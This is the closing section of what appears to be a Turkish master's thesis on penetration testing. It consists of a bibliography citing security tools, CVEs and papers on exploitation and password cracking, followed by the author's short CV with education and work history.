[33] «https://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf».

[34] T. Joachims, «In Proceedings of the eighth ACM SIGKDD international conference on Knowledge discovery and data mining,» %1 içinde *Optimizing search engines using clickthrough data*, 2002, July.

[35] «https://www.exploit-db.com/google-hacking-database/,» [Çevrimiçi].

[36] «http://searchdns.netcraft.com/,» [Çevrimiçi].

[37] «http://www.internic.net/,» [Çevrimiçi].

[38] https://github.com/darkoperator/dnsrecon. [Çevrimiçi]. Available: https://github.com/darkoperator/dnsrecon. [Erişildi: 26 05 2018].

[39] A. Berkay, «Hack Teknikleri,» [Çevrimiçi]. Available: https://tr.scribd.com/document/49570099/Ahmet-Berkay-Hack-Teknikleri. [Erişildi: 07 03 2018].

[40] «https://www.iana.org/,» [Çevrimiçi].

[41] «https://nmap.org/,» [Çevrimiçi].

[42] «https://nmap.org/bennieston-tutorial/,» [Çevrimiçi].

[43] «https://netfilter.org/projects/iptables/index.html,» [Çevrimiçi].

[44] «https://www.sans.org/reading-room/whitepapers/threats/icmp-attacks-illustrated-477,» [Çevrimiçi]. Available: https://www.sans.org/reading-room/whitepapers/threats/icmp-attacks-illustrated-477. [Erişildi: 9 3 2018].

[45] G. F. Lyon, «Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning,» 2009.

[46] «https://nmap.org/book/nse.html,» [Çevrimiçi]. Available: https://nmap.org/book/nse.html.

[47] K. ALTUNDAĞ, *Windows Kimlik Do§rulama Güvenlik Fonksiyonu: Tehditler ve Önlemlerin Kontrol Listelerine Uyarlanması,* 2016.

[48] «http://inner-tech.blogspot.com.tr/2015/09/null-session-domain-controller.html,» [Çevrimiçi]. Available: http://inner-tech.blogspot.com.tr/2015/09/null-session-domain-controller.html.

[49] «http://labs.portcullis.co.uk/application/enum4linux/,» [Çevrimiçi]. Available: http://labs.portcullis.co.uk/application/enum4linux/.

[50] «http://labs.portcullis.co.uk/tools/enum4linux/,» [Çevrimiçi]. Available: http://labs.portcullis.co.uk/tools/enum4linux/.

[51] «http://www.smtp-server.com/simple_mail_verifying.htm,» [Çevrimiçi]. Available: http://www.smtp-server.com/simple_mail_verifying.htm.

[52] «http://www.phreedom.org/software/onesixtyone/,» [Çevrimiçi]. Available: http://www.phreedom.org/software/onesixtyone/. [Erişildi: 15 3 2018].

[53] «https://nvd.nist.gov/vuln/detail/CVE-2010-2861,» [Çevrimiçi]. Available: https://nvd.nist.gov/vuln/detail/CVE-2010-2861. [Erişildi: 15 3 2018].

[54] «https://nvd.nist.gov/vuln/detail/CVE-2011-3192,» [Çevrimiçi]. Available: https://nvd.nist.gov/vuln/detail/CVE-2011-3192. [Erişildi: 15 3 2018].

[55] «http://openvas.org/,» [Çevrimiçi]. Available: http://openvas.org/. [Erişildi: 15 3 2018].

[56] A. One, «Smashing the Stack for Fun and Profit,» *Phrack Magazine,* cilt 14, p. 49, 1996.

[57] Blexim, «Basic Integer Overflows,» *Phrack Magazine,* cilt 10, p. 60, 2002.

[58] M.Conover, *w00w00 on Heap Overflows,* 1999.

[59] D. C. D. a. R. S. S. Bhatkar, «Address Obfuscation:An Efficient Approach to Combat a Broad Range of Memory Error Exploits,» %1 içinde *USENIX Security Symposium*, 2003.

[60] Z. K. a. R. K. I. J. Xu, «Transparent Runtime Randomization for Security,» %1 içinde *Symposium on Reliable Distributed System(SRDS)*, 2003.

[61] C. W. T. H. Ralf Hund, «Practical Timing Side Channel Attacks Against Kernel Space ASLR,» %1 içinde *2013 IEEE Symposium on Security and Privacy*, 2013.

[62] M. Russinovich, «Inside the Windows Vista Kernel: Part 3,» 2007. [Çevrimiçi]. Available: http://technet.microsoft.com/en-us/magazine/2007.04.vistakernel. [Erişildi: 20 3 2018].

[63] «https://www.owasp.org,» [Çevrimiçi]. Available: https://www.owasp.org. [Erişildi: 21 4 2018].

[64] «https://www.acunetix.com/acunetix-web-application-vulnerability-report-2016/,» [Çevrimiçi]. Available: https://www.acunetix.com/acunetix-web-application-vulnerability-report-2016/. [Erişildi: 21 4 2018].

[65] «https://www.whitehatsec.com/resources-category/threat-reports/,» [Çevrimiçi]. Available: https://www.whitehatsec.com/resources-category/threat-reports/. [Erişildi: 21 4 2018].

[66] «https://github.com/OWASP/SecurityShepherd/releases/tag/v3.0,» [Çevrimiçi]. Available: https://github.com/OWASP/SecurityShepherd/releases/tag/v3.0. [Erişildi: 21 4 2018].

[67] «https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf,»[Çevrimiçi].Available: https://www.owasp.org/images/7/72/ OWASP_Top_10-2017_%28en%29.pdf.pdf. [Erişildi: 22 4 2018].

[68] «https://password.kaspersky.com/tr/,» [Çevrimiçi]. Available: https://password.kaspersky.com/tr/. [Erişildi: 23 3 2018].

[69] «https://msdn.microsoft.com/en-us/library/windows/desktop/aa378749(v=vs.85).aspx,» [Çevrimiçi]. Available: https://msdn.microsoft.com/en-us/library/windows/desktop/aa378749(v=vs.85).aspx. [Erişildi: 23 03 2018].

[70] «http://www.foofus.net/?cat=8,» 2018. [Çevrimiçi]. Available: http://www.foofus.net/?cat=8. [Erişildi: 23 3 2018].

[71] «https://support.microsoft.com/en-us/help/931309/the-local-security-authority-service-lsass-exe-process-shows-extensive,» [Çevrimiçi]. Available: https://support.microsoft.com/en-us/help/931309/the-local-security-authority-service-lsass-exe-process-shows-extensive. [Erişildi: 23 3 2018].

[72] «http://www.ampliasecurity.com/research/windows-credentials-editor/,» [Çevrimiçi]. Available: http://www.ampliasecurity.com/research/windows-credentials-editor/. [Erişildi: 25 03 2018].

[73] «http://www.digininja.org/projects/cewl.php,» [Çevrimiçi]. Available: http://www.digininja.org/projects/cewl.php. [Erişildi: 25 3 2018].

[74] «http://www.openwall.com/john/,» [Çevrimiçi]. Available: http://www.openwall.com/john/. [Erişildi: 25 3 2018].

[75] «http://www.openwall.com/john/doc/EXAMPLES.shtml,» [Çevrimiçi]. Available: http://www.openwall.com/john/doc/EXAMPLES.shtml. [Erişildi: 25 3 2018].

[76] «http://thc.org/thc-hydra/,» [Çevrimiçi]. Available: http://thc.org/thc-hydra/. [Erişildi: 25 3 2018].

[77] «http://h.foofus.net/?page_id=51,» [Çevrimiçi]. Available: http://h.foofus.net/?page_id=51. [Erişildi: 25 3 2018].

[78] «http://nmap.org/ncrack/,» [Çevrimiçi]. Available: http://nmap.org/ncrack/. [Erişildi: 3 25 2018].

[79] «http://openwall.info/wiki/john/sample-hashes,» [Çevrimiçi]. Available: http://openwall.info/wiki/john/sample-hashes. [Erişildi: 26 3 2018].

[80] «http://www.openwall.com/john/,» [Çevrimiçi]. Available: http://www.openwall.com/john/. [Erişildi: 25 03 2018].

[81] D. Stirnimann, «https://www.hacking-lab.com/misc/downloads/event_2010/daniel_stirnimann_pass_the_hash_attack.pdf,» [Çevrimiçi]. Available: https://www.hacking-lab.com/misc/downloads/event_2010/daniel_stirnimann_pass_the_hash_attack.pdf. [Erişildi: 3 4 2018].

[82] «http://www.boutell.com/rinetd/,» [Çevrimiçi]. Available: http://www.boutell.com/rinetd/. [Erişildi: 2 4 2018].

[83] «https://metasploit.help.rapid7.com/docs/metasploit-web-interface-overview,» [Çevrimiçi]. Available: https://metasploit.help.rapid7.com/docs/metasploit-web-interface-overview. [Erişildi: 26 5 2018].

[84] «https://www.researchgate.net/figure/Metasploit-framework-architecture-Agarwal-and-Singh-2013_fig4_320413444,» [Çevrimiçi]. Available: https://www.researchgate.net/figure/Metasploit-framework-architecture-Agarwal-and-Singh-2013_fig4_320413444. [Erişildi: 26 5 2018].

[85] E. Eilam, «Reversing Secrets of Reverse Engineering Wiley,» 2005. [Çevrimiçi]. Available: http://www.foo.be/cours/dess-20122013/b/ Eldad_ Eilam-Reversing__Secrets_of_Reverse_Engineering-Wiley(2005).pdf. [Erişildi: 14 4 2018].

[86] «https://www.eccouncil.org,» [Çevrimiçi]. Available: https://www.eccouncil.org. [Erişildi: 15 5 2018].

[87] «https://www.giac.org,» [Çevrimiçi]. Available: https://www.giac.org. [Erişildi: 15 5 2018].

[88] https://www.blackhat.com, «https://www.blackhat.com,» [Çevrimiçi]. Available: https://www.blackhat.com. [Erişildi: 15 7 2018].

[89] «http://www.crest-approved.org,» [Çevrimiçi]. Available: http://www.crest-approved.org. [Erişildi: 15 7 2018].

[90] «https://mile2.com,» [Çevrimiçi]. Available: https://mile2.com. [Erişildi: 15 7 2018].

[91] «https://www.microsoft.com/en-US/download/details.aspx?id=45520,» [Çevrimiçi]. Available: https://www.microsoft.com/en-US/download/details.aspx?id=45520. [Erişildi: 17 5 2018].

[92] «https://docs.microsoft.com/en-us/sysinternals/downloads/adexplorer,» [Çevrimiçi]. Available: https://docs.microsoft.com/en-us/sysinternals/downloads/adexplorer. [Erişildi: 19 5 2018].

[93] «http://www.oxid.it/cain,» [Çevrimiçi]. Available: http://www.oxid.it/cain. [Erişildi: 17 5 2018].

[94] «https://docs.microsoft.com/en-us/sysinternals/downloads/pstools,» [Çevrimiçi]. Available: https://docs.microsoft.com/en-us/sysinternals/downloads/pstools.

[95] https://docs.microsoft.com/en-us/sysinternals/downloads/procdump, «https://docs.microsoft.com/en-us/sysinternals/downloads/procdump,» [Çevrimiçi]. Available: https://docs.microsoft.com/en-us/sysinternals/downloads/procdump. [Erişildi: 22 5 2018].

ÖZGEÇMİŞ

KİŞİSEL BİLGİLER

Adı Soyadı : M. Yasir ŞENTÜRK

Uyruğu : Türkiye Cumhuriyeti

Medeni Hali : Bekar

Adres : Balgat Mahallesi 1411. Sokak No:3/5 Çankaya/ANKARA

E-Posta : yasirsenturk@gmail.com

EĞİTİM

Lise : Huriye Süer Anadolu Lisesi (Samsun) – 2005

Lisans : Gazi Üniversitesi Bilgisayar Sistemleri Öğr.(Ankara) -2011

Yüksek Lisans : Türk Hava Kurumu Üniversitesi Elektrik ve Bilgisayar Mühendisliği (Ankara)

MESLEKİ DENEYİM

Tubitak, Ankara Uzman Araştırmacı

Yabancı Dil: İngilizce